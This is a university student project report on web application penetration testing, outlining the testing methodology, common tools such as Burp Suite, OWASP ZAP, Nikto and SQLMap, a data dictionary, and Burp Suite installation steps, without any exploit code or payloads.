Web Application Bug Hunting

Project Report

Major Project (ICI651)

Degree

BACHELOR OF COMPUTER APPLICATION(CTIS)

PROJECT GUIDE:

Praful Saxena & Pradeep Sharma

Senior Faculty (i-Nurture TMU)

SUBMITTED BY:

Abdul Ahad (TCA2056002)

Kafeel Ahmad (TCA2056013)

Rishi Kumar Saini (TCA2056018)

May, 2023

FACULTY OF ENGINEERING & COMPUTING SCIENCES

TEERTHANKER MAHAVEER UNIVERSITY, MORADABAD

DECLARATION

We hereby declare that this Project Report titled ***Web Application Bug Hunting*** submitted by us and approved by our project guide, Faculty of Engineering & Computing Sciences. Teerthanker Mahaveer University, Moradabad, is a bonafide work undertaken by us and it is not submitted to any other University or Institution for the award of any degree diploma / certificate or published any time before.

Project ID : Project Id

Student Name: Abdul Ahad Signature

Student Name: Kafeel Ahmad Signature

Student Name: Rishi Kumar Saini Signature

Project Guide : Praful Saxena Signature

Project Guide : Pradeep Sharma Signature

Table of Contents

Appendix

1 Project Title

Web Application Bug Hunting

2 Problem Statement

Web Application Bug Hunting, also known as "pen testing," is the process of testing a web application to identify potential vulnerabilities and security issues. The goal of pen testing is to identify any weaknesses or vulnerabilities that could be exploited by attackers to gain unauthorized access, steal sensitive data, or disrupt the normal operation of the web application.

There are several reasons why web app pen testing is important:

1. To identify vulnerabilities : Web applications can have a wide range of vulnerabilities, such as SQL injection, cross-site scripting (XSS), and file inclusion vulnerabilities, among others. Pen testing helps identify such vulnerabilities so that they can be addressed before attackers exploit them.
2. To prevent data breaches : Web applications can store sensitive data, such as customer information, credit card details, and other personal information. Pen testing helps identify security weaknesses that could lead to data breaches and helps prevent such breaches.
3. To meet compliance requirements : Organizations in certain industries, such as healthcare and finance, have compliance requirements that mandate regular security testing. Pen testing helps organizations meet these requirements and avoid penalties for non-compliance.
4. To improve security posture : Pen testing provides valuable insights into an organization's security posture and helps identify areas for improvement. This can help organizations proactively address security weaknesses and reduce the risk of a security breach.

In summary, web app pen testing is essential for organizations that want to ensure the security of their web applications and protect against potential threats.

3 Project Description


Web application penetration testing, commonly referred to as "pen testing," is a security testing process that involves assessing the security of a web application by identifying and exploiting vulnerabilities that could be used by attackers to gain unauthorized access, steal data, or disrupt the regular operation of the application. Web application penetration testing, also known as web app pen testing, is the process of identifying vulnerabilities in a web application by attempting to exploit its weaknesses. This is typically done by using various tools and

techniques to simulate attacks that a malicious hacker might use, with the goal of identifying and remedying any security flaws before they can be exploited by real attackers. The ultimate aim is to improve the web application's security posture and protect against potential security breaches. Basically, WAPT (Web Applications and Penetration Testing) is finding web app-based vulnerabilities on Websites. In this project, we will find vulnerabilities and exploit them and we also give remediation of those vulnerabilities.

The pen testing process involves the following steps:

1. Planning and reconnaissance: In this initial phase, the pen tester gathers information about the web application, such as its functionality, architecture, and technologies used.
2. Vulnerability scanning: The pen tester uses automated tools to scan the application for known vulnerabilities, such as SQL injection, cross-site scripting (XSS), and file inclusion vulnerabilities.
3. Manual testing: The pen tester manually probes the application to identify and exploit vulnerabilities that cannot be detected by automated tools. This can involve attempting to bypass authentication mechanisms, injecting malicious code into the application, or manipulating input fields to access unauthorized data.
4. Reporting: The pen tester prepares a report that summarizes the findings of the pen testing process, including identified vulnerabilities, their severity, and recommendations for addressing them.

Overall, the goal of web app pen testing is to identify security weaknesses in the application so that they can be addressed before attackers exploit them. By conducting regular pen testing, organizations can ensure that their web applications remain secure and protected against potential threats.



3.1 Scope of the Work

The scope of work for a web application penetration testing (pen testing) engagement depends on several factors, including the size and complexity of the application, the business goals, and the level of risk associated with the application. we will find vulnerabilities and exploit them and we also give remediation to those vulnerabilities.

3.2 Project Modules

There are five modules:


- information Gathering : An information-gathering mission is the act of gathering information on a possible target.
- Scanning : The process of systematically examining a network, system, or application to identify vulnerabilities, misconfigurations, or other security weaknesses.
- Exploitation
- Reporting : Reporting security vulnerabilities is an important step in improving the security of software, systems, and applications.
- Remedation : Remediation refers to the process of addressing and resolving security vulnerabilities or weaknesses identified in software, systems, or applications.

3.3 Context Diagram (High Level)

A context diagram for a web VAPT (Vulnerability Assessment and Penetration Testing) project would typically include the following entities:

- Web Application: This entity represents the web application that is being assessed for security vulnerabilities. It could include various components, such as web servers, application servers, databases, and other components.
- Vulnerability Scanner: This entity represents the automated tools used to scan the web application for vulnerabilities. These tools typically include vulnerability scanners, network scanners, and other automated tools.
- Penetration Testing Framework: This entity represents the manual testing tools and techniques used to identify vulnerabilities in the web application. These tools could include penetration testing frameworks, manual testing techniques, and other tools used to identify vulnerabilities that may not be detected by automated tools.
- Security Analyst: This entity represents the security analyst or team responsible for conducting the VAPT assessment. The security analyst would typically use a combination of automated tools and manual testing techniques to identify and assess vulnerabilities in the web application.

The context diagram for a web VAPT project could be illustrated as follows:



In this context diagram, the Web Application is at the center of the diagram, as it is the entity being assessed for vulnerabilities. The Vulnerability Scanner and Penetration Testing Framework are on either side of the web application, representing the automated and manual testing techniques used to assess the web application for vulnerabilities. The Security Analyst is shown as a separate entity responsible for conducting the VAPT assessment.

4 Implementation Methodology

The methodology for web application bug hunting is a structured approach that involves a series of steps to identify and exploit vulnerabilities in web applications. The following are some of the common steps involved in the implementation of web app bug hunting:

1. Planning: The first step is to define the scope of the testing and establish the goals and objectives of the bug hunting process. This involves identifying the specific web application to be tested, defining the test scenarios, and selecting the testing tools and techniques.
2. Reconnaissance: This step involves gathering information about the web application, such as the technology stack, architecture, and network infrastructure. This can be done using various techniques such as Google dorking, DNS enumeration, and port scanning.
3. Scanning: In this step, automated tools such as vulnerability scanners are used to identify potential vulnerabilities in the web application. These tools can identify vulnerabilities such as SQL injection, cross-site scripting (XSS), and file inclusion.

4. Manual Testing: Manual testing involves using various techniques to validate and verify the vulnerabilities detected by the scanning tools. This can include techniques such as parameter tampering, session hijacking, and privilege escalation.
5. Exploitation: In this step, the vulnerabilities identified are exploited to determine the extent of the vulnerability and the potential impact of an attack. This involves testing for various attack scenarios, such as data theft, privilege escalation, and denial of service.
6. Reporting: Once the testing is complete, a comprehensive report is prepared detailing the vulnerabilities identified, the level of risk associated with each vulnerability, and recommendations for mitigation.
7. Remediation: The final step involves addressing the identified vulnerabilities and implementing measures to mitigate the risks associated with these vulnerabilities. This can include patching software, updating configurations, or implementing additional security controls.

Overall, the implementation methodology for web application bug hunting involves a comprehensive and structured approach to identify and exploit vulnerabilities in web applications, providing organizations with the information they need to improve the security of their web applications.

5 Technologies to be used

5.1 Software Platform

a) **Front-end**
   Burp-Suite Community/Professional Edition
b) **Back-end**
   Burp Proxy Server

5.2 Hardware Platform

RAM: 8GB

SSD: 256GB

OS: Parrot Security, Kali Linux, Windows, etc.

Browser: Firefox

5.3 Tools, if any

- **Burp-Suite Community Edition**: Burp Suite Community Edition is a popular web application security testing tool developed by PortSwigger Web Security. It is a free and open-source version of the more advanced Burp Suite Professional, but still offers a wide range of features that make it a valuable tool for performing web application security testing.
- **OWASP Zap**: OWASP Zap (short for Zed Attack Proxy) is a free and open-source web application security testing tool developed by the Open Web Application Security Project (OWASP). Its main

purpose is to identify vulnerabilities and security issues in web applications by performing automated security scans and manual testing.

- **Nikto**: Nikto is a free and open-source web server scanner that helps identify security vulnerabilities in web servers and applications. It is designed to be used by security professionals and penetration testers to scan web servers and generate a report of any security issues found. Nikto is capable of detecting various types of vulnerabilities, such as outdated versions of software, insecure configurations, and known security vulnerabilities in web server software and applications. It can also be used to scan web servers for default files and directories, unsecured CGI scripts, and other potentially sensitive information
- **SQLmap**:SQLMap is a tool used for the automated exploitation of SQL injection vulnerabilities. We can use SQLMap to test websites and databases for vulnerabilities and exploit those vulnerabilities to take over the database. To use SQLMap, we first need to identify a website or database that is vulnerable to SQL injection.

6 Advantages of this Project

Web application bug hunting has several advantages for organizations that depend on web applications. Here are some of the key advantages:

1. Improved Security: One of the primary benefits of web application bug hunting is that it helps to identify vulnerabilities in web applications that can be exploited by attackers. By identifying and addressing these vulnerabilities, organizations can significantly improve the security of their web applications.
2. Cost-Effective: Identifying vulnerabilities in web applications early in the development cycle can save organizations significant costs that may be incurred if these vulnerabilities are exploited by attackers.
3. Enhanced Reputation: Web application bug hunting can help organizations demonstrate their commitment to security and provide customers with confidence in the security of their web applications. This can help to enhance the organization's reputation and brand value.
4. Compliance: Web application bug hunting can help organizations meet compliance requirements and regulations, such as GDPR and HIPAA, which require organizations to implement adequate security controls to protect customer data.
5. Early Detection: Web application bug hunting can help to detect vulnerabilities in web applications early in the development cycle, allowing organizations to address these vulnerabilities before they are deployed to production environments.
6. Reduced Risk: By identifying and addressing vulnerabilities in web applications, organizations can significantly reduce the risk of data breaches, financial losses, and reputational damage.

Overall, web application bug hunting is an essential process for organizations that depend on web applications. It can help to improve the security of web applications, reduce the risk of cyber-attacks, and enhance the reputation of the organization.

7 Assumptions, if any

Finding bugs in Big scale web application.

8 Future Scope and further enhancement of the Project

We will find out the valuable Vulnerabilities in the other large-scale web applications.

9 Project Repository Location

S#	Project Artifacts (softcopy)	Location (Mention Lab-ID, Server ID, Folder Name etc.)	Verified by Project Guide	Verified by Lab In-Charge
1.	Project Synopsis Report (Final Version)		Name and Signature	Name and Signature
2.	Project Progress updates		Name and Signature	Name and Signature
3.	Project Requirement specifications		Name and Signature	Name and Signature
4.	Project Report (Final Version)		Name and Signature	Name and Signature
5.	Test Repository		Name and Signature	Name and Signature
6.	Project Source Code (final version) with executable		Name and Signature	Name and Signature
7.	Any other document		Name and Signature	Name and Signature

10 Definitions, Acronyms, and Abbreviations

Abbreviation	Description
VAPT	Vulnerability Assessment and Penetration Testing
Pen Testing	Penetration testing
Recon	reconnaissance
SQLi	SQL injection

11 Conclusion

In conclusion, web application bug hunting is a critical process that helps organizations to identify and address vulnerabilities in their web applications. By following a structured methodology that involves planning, reconnaissance, scanning, manual testing, exploitation, reporting, and remediation, organizations can significantly improve the security of their web applications, reduce the risk of cyber-attacks, and enhance their reputation. The advantages of web application bug hunting are numerous, including improved security, cost-effectiveness, enhanced reputation, compliance, early detection, and reduced risk. In today's digital world, where web applications play a crucial role in the functioning of organizations, web application bug hunting has become an essential process that organizations cannot afford to ignore. These modules help to ensure that a comprehensive and systematic assessment of the web application is conducted. The ultimate goal of web app pen testing is to identify vulnerabilities and recommend mitigation strategies to enhance the security of the web application. Pen testers should work closely with the development team and other stakeholders to ensure that identified vulnerabilities are addressed in a timely and effective manner. In conclusion, web app pen testing is an important process for ensuring the security of web applications in today's digital landscape. By identifying and addressing vulnerabilities, organizations can help to mitigate the risk of cyber-attacks and protect sensitive data and resources.

12 References

12.1 https://www.ecsbiztech.com/web-vulnerability-assessment-penetration-testing-vapt/#:~:text=Web%20Application%20VAPT%20is%20essentially,in%20web%20applications%20and%20APIs.

12.2 https://xiarch.com/services/web-application-penetration-testing/

12.3 https://ieeexplore.ieee.org/abstract/document/8463920


12.4 https://link.springer.com/article/10.1007/s11416-014-0231-x

12.5 https://ieeexplore.ieee.org/abstract/document/5593250


S#	Reference Details	Owner	Version	Date
1.	Project Synopsis			
2.	Project Requirements			
3.				

Annexure A
Data Flow Diagram (DFD)

(Mandatory)



Annexure B
FLOW CHART
(Mandatory)



Annexure C
Data Dictionary (DD)
(Mandatory)

Vulnerabilities

Fields	Data type	Description
vulnerability_id	Integer	Unique identifier for the vulnerability
vulnerability_type	String	The type of vulnerability identified (e.g., SQL injection, cross-site scripting, etc.)
severity	Integer	The severity of the vulnerability on a scale of 1 to 10 (10 being the highest severity)
description	String	A description of the vulnerability and how it can be exploited
recommendation	String	A recommendation on how to mitigate the vulnerability

Tests

Fields	Data type	Description
test_id	Integer	Unique identifier for the test
test_name	String	The name of the test conducted (e.g., SQL injection test, cross-site scripting test, etc.)

test_description	String	A description of the test conducted, including the testing methodology and tools used
test_result	String	The result of the test (e.g., pass, fail, inconclusive)
test_date	Date	The date the test was conducted

Tools

Fields	Data type	Description
tool_id	Integer	Unique identifier for the tool
tool_name	String	The name of the tool used for testing (e.g., vulnerability scanner, penetration testing tool, etc.)
tool_description	String	A description of the tool, including its capabilities and limitations
tool_vendor	String	The vendor of the tool
tool_version	String	The version of the tool used for testing

Annexure D
Screen Shots


<Guidelines: Show all Pages>

BURP SUITE PROFESSIONAL/COMMUNITY:

Burp Suite is a popular web application security testing tool developed by PortSwigger Web Security. It is widely used by security professionals, developers, and ethical hackers to identify vulnerabilities in web applications and APIs. Burp Suite consists of several modules, including a proxy server, scanner, repeater, intruder, sequencer, decoder, and comparer. These modules allow users to intercept and modify HTTP/HTTPS traffic, perform automated vulnerability scans, manipulate and repeat requests, test for brute-force attacks, analyze the randomness of session tokens, decode encoded data, and compare two requests or responses. Burp Suite is a powerful tool that can help security professionals identify and fix security vulnerabilities in web applications. However, it should only be used on systems that you have permission to test. Unethical or unauthorized use of Burp Suite can result in serious legal consequences.


Burp Suite is a popular tool used for web application security testing and analysis. Here's how you can install Burp Suite:

1. Go to the PortSwigger website and download the appropriate version of Burp Suite for your operating system: https://portswigger.net/burp/communitydownload




2. Once the download is complete, extract the files from the downloaded archive.
3. Open the extracted folder and run the Burp Suite executable file.

